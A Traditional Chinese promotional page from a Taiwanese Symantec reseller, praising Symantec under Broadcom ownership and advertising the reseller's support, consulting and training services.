賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。